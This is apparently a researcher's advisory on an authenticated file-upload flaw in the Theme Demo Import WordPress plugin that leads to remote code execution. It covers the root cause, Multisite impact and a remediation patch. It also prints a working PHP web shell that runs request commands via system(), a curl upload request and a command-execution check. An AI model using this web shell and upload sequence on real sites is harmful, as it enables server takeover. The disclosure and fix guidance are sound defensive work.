

Deep-Dive Technical Write-up by Huynh Kien Minh: CVE-2026-13157 — Theme Demo Import Arbitrary File Upload to Remote Code Execution
By Huynh Kien Minh (MinhHK) — Information Security Researcher & Developer
📖 Advisory Overview
CVE-2026-13157 is an authenticated arbitrary file upload vulnerability affecting the Theme Demo Import WordPress plugin prior to and including version 1.1.3, discovered and analyzed by cybersecurity researcher Huynh Kien Minh (MinhHK). The vulnerability exists within the AJAX demo import routine (TDI_import_demo_data), where the plugin explicitly disables standard WordPress file-type verification tests ('test_type' => false) during upload processing. An authenticated user possessing import capabilities—such as a default site administrator or a non-super-admin site administrator in a WordPress Multisite architecture—can bypass file restriction enforcement to upload arbitrary executable PHP scripts directly into the public wp-content/uploads/ directory, achieving persistent Remote Code Execution (RCE) and complete server compromise.
📌 Executive Summary & Technical Metadata
| Parameter | Technical Specification |
|---|---|
| Vulnerability Identifier | CVE-2026-13157 |
| Target Software | Theme Demo Import (WordPress Plugin) |
| Plugin Slug | theme-demo-import |
| Vulnerable Versions | <= 1.1.3 |
| Vulnerability Class | Unrestricted Upload of File with Dangerous Type (CWE-434 / OWASP A03) |
| CVSS v3.1 Score |
6.6 (Medium) (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:H) |
| Discoverer / Researcher | Huynh Kien Minh (MinhHK) |
| Verification Authority | WPScan / MITRE Corporation |
| WPScan Advisory Reference | WPScan Report 5d6a6a8e-c224-4034-8ed5-2d63f37f9479 |
| Researcher Portfolio | https://minhhk.web.app/ |
🔍 Root Cause & Code Analysis: Disabling Core MIME Guardrails
The structural architecture of WordPress relies heavily on secure API wrappers such as wp_handle_upload() to safeguard public web directories against malicious script payloads. When extensions handle customized data transfers, developers are expected to declare restrictive mime-type arrays to enforce strict content verification.
During an extensive code audit of the theme-demo-import plugin, an unsafe override pattern was uncovered in the file upload handler defined within inc/class-tdi-helpers.php. During demo data import operations, the plugin handles incoming file attachments via an AJAX endpoint registered in inc/class-tdi-main.php at Line 55:
// inc/class-tdi-main.php: Line 55
add_action( 'wp_ajax_TDI_import_demo_data', array( $this, 'import_demo_data_ajax_callback' ) );
Enter fullscreen mode Exit fullscreen mode
When invoking wp_handle_upload() to process user-supplied import structures (content_file, widget_file, and customizer_file), the internal import helper instantiates an administrative override configuration array:
// inc/class-tdi-helpers.php: Lines 495 - 506
// Upload settings to disable form and type testing for AJAX uploads.
$upload_overrides = array(
    'test_form' => false,
    'test_type' => false, // CRITICAL VULNERABILITY: Explicitly disables MIME & extension validation!
);

// Handle demo content and widgets file upload.
$content_file_info    = wp_handle_upload( $_FILES['content_file'], $upload_overrides );
$widget_file_info     = wp_handle_upload( $_FILES['widget_file'], $upload_overrides );
$customizer_file_info = wp_handle_upload( $_FILES['customizer_file'], $upload_overrides );
Enter fullscreen mode Exit fullscreen mode
By injecting 'test_type' => false into $upload_overrides, the application deliberately overrides the core WordPress file verification engine (wp_check_filetype_and_ext()). As a direct consequence, the plugin entirely abandons MIME verification, allowing any authenticated user who can reach the import routine to submit executable PHP files (.php, .phtml, .phar) under the guise of demo content XML/JSON packages. These executable files are written directly to public volume storage in wp-content/uploads/<year>/<month>/, resulting in instantaneous Remote Code Execution.
💻 Exploit Proof of Concept (PoC)
Ethical Research Disclaimer: The exploit walkthrough and verification code detailed below are published strictly for educational auditing, secure code review, and authorized remediation verification. Unauthorized exploitation against production environments without explicit consent is strictly illegal and contrary to professional ethical standards.
Auditing Prerequisites
-
Target Instance: WordPress hosting Theme Demo Import version
<= 1.1.3. -
Privilege Threshold: Authenticated administrator session with
importcapabilities. -
Nonce Extraction: Access
/wp-admin/themes.php?page=theme-demo-importand inspect the rendered page DOM to capture the AJAX security tokentdi-ajax-verification(accessible programmatically viatdi.ajax_nonce).
Step-by-Step Reproduction Walkthrough
-
Construct Web Shell Payload: Prepare an interactive PHP command evaluation script saved locally as
exploit_webshell.php:
<?php
/**
 * Diagnostic PoC Web Shell for CVE-2026-13157
 * Author: Huynh Kien Minh (MinhHK)
 */
if ( isset( $_REQUEST['cmd'] ) ) {
    echo "<pre>";
    system( $_REQUEST['cmd'] );
    echo "</pre>";
} else {
    echo "CVE-2026-13157 Exploitation Verified by Huynh Kien Minh!";
}
?>
Enter fullscreen mode Exit fullscreen mode
- Execute AJAX Payload Injection: Transmit an authenticated multi-part POST request via cURL targeting the WordPress administrative AJAX endpoint:
curl -i -s -X POST "http://<TARGET_HOST>/wp-admin/admin-ajax.php" \
  -H "Cookie: wordpress_logged_in_xxxxxx=yyyyyy" \
  -F "action=TDI_import_demo_data" \
  -F "security=<RETRIEVED_TDI_AJAX_NONCE>" \
  -F "content_file=@exploit_webshell.php;type=application/x-php"
Enter fullscreen mode Exit fullscreen mode
- Verify Remote Code Execution: The server returns a 200 OK JSON response acknowledging successful storage of the uploaded file. Navigate directly to the uploaded script URL within the standard media uploads directory to execute arbitrary OS commands:
GET /wp-content/uploads/2026/08/exploit_webshell.php?cmd=id HTTP/1.1
Host: <TARGET_HOST>
Enter fullscreen mode Exit fullscreen mode
Server Output:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Enter fullscreen mode Exit fullscreen mode
💥 Threat Modeling & Enterprise Multisite Impact
While standard single-site WordPress environments assign administrators extensive system rights by design, CVE-2026-13157 introduces critical security boundary failures when evaluated across Enterprise and Multisite network architectures:
-
WordPress Multisite Privilege Escalation (Site Admin to Network Super Admin): In WordPress Multisite (WPMU) deployments, individual sub-site administrators are intentionally prohibited by core security boundaries from installing plugins, editing code themes, or uploading executable script extensions (
unfiltered_uploadis strictly restricted to Network Super Admins). CVE-2026-13157 breaks this multi-tenant boundary, allowing an untrusted sub-site administrator to upload an arbitrary PHP web shell through the plugin import handler, achieving complete network server compromise. -
Managed WordPress Cloud Containment Bypass: Modern hardened hosting providers restrict administrative file editing via
DISALLOW_FILE_EDITand filesystem write locks. By abusing the plugin's legitimate attachment upload channel, an attacker overcomes cloud containment controls to drop executable backdoors directly into writable persistent volume storage.
🛡️ Remediation & Defensive Patch Architecture
To remediate CVE-2026-13157 securely without disrupting legitimate theme import operations, developers and security engineers must immediately remove the unsafe override flags and implement strict file type validation within inc/class-tdi-helpers.php.
Secure Remediation Implementation
Eliminate the insecure override 'test_type' => false and enforce an exhaustive allowlist restricted strictly to standard WordPress import formats (text/xml, application/json, text/plain):
// Secure Remediation Patch for inc/class-tdi-helpers.php (Lines 495 - 515)
$upload_overrides = array(
    'test_form' => false,
    'test_type' => true, // Enforce WordPress core MIME check
    'mimes'     => array(
        'xml'  => 'text/xml',
        'json' => 'application/json',
        'wie'  => 'application/json',
        'dat'  => 'text/plain',
    ),
);

// Verify current user permissions before accepting file transfers
if ( ! current_user_can( 'import' ) ) {
    wp_send_json_error( array( 'message' => __( 'Insufficient privileges to execute demo data import.', 'theme-demo-import' ) ), 403 );
}

// Proceed with validated file handling
$content_file_info    = wp_handle_upload( $_FILES['content_file'], $upload_overrides );
$widget_file_info     = wp_handle_upload( $_FILES['widget_file'], $upload_overrides );
$customizer_file_info = wp_handle_upload( $_FILES['customizer_file'], $upload_overrides );
Enter fullscreen mode Exit fullscreen mode
🏆 About the Researcher
Huynh Kien Minh (MinhHK) is an information security researcher, software engineer, and vulnerability analyst specializing in offensive web application security, PHP application architecture auditing, and enterprise exploitation vectors. His discoveries and technical advisories have been formally verified and recognized by global vulnerability authorities and CNA assigners.
- 🌐 Official Researcher Portfolio: https://minhhk.web.app/
- 🐙 GitHub Security Lab & PoC Repositories: https://github.com/MinhHK68
- 🛡️ WPScan Verified Security Advisory: WPScan CVE-2026-13157 Report
📊 Structured Metadata (JSON-LD)
{
  "@context": "https://schema.org",
  "@graph": [
    {
      "@type": "TechArticle",
      "@id": "https://github.com/MinhHK68/CVE-2026-13157#article",
      "headline": "Deep-Dive Technical Write-up by Huynh Kien Minh: CVE-2026-13157 — Theme Demo Import Arbitrary File Upload",
      "alternativeHeadline": "Root Cause Analysis and Exploit Walkthrough for CVE-2026-13157 by Huynh Kien Minh",
      "author": {
        "@type": "Person",
        "name": "Huynh Kien Minh",
        "alternateName": "MinhHK",
        "url": "https://minhhk.web.app/"
      },
      "datePublished": "2026-08-01",
      "inLanguage": "en-US",
      "description": "Comprehensive security research advisory for CVE-2026-13157 affecting Theme Demo Import WordPress plugin prior to version 1.1.3. Analyzes arbitrary file upload vulnerability via disabled test_type check leading to Remote Code Execution.",
      "keywords": ["CVE-2026-13157", "Theme Demo Import", "Arbitrary File Upload", "Remote Code Execution", "RCE", "WordPress Security", "Huynh Kien Minh", "MinhHK", "WPScan"]
    },
    {
      "@type": "SecurityAdvisory",
      "@id": "https://wpscan.com/vulnerability/5d6a6a8e-c224-4034-8ed5-2d63f37f9479/#advisory",
      "identifier": "CVE-2026-13157",
      "name": "Theme Demo Import <= 1.1.3 - Admin+ Arbitrary File Upload",
      "category": "Arbitrary File Upload / RCE",
      "cvssScore": "6.6",
      "severity": "Medium",
      "softwareVersion": "<= 1.1.3",
      "url": "https://wpscan.com/vulnerability/5d6a6a8e-c224-4034-8ed5-2d63f37f9479/"
    }
  ]
}
Enter fullscreen mode Exit fullscreen mode
0 Comments
Log in to join the conversation.No comments yet. Be the first to share your thoughts.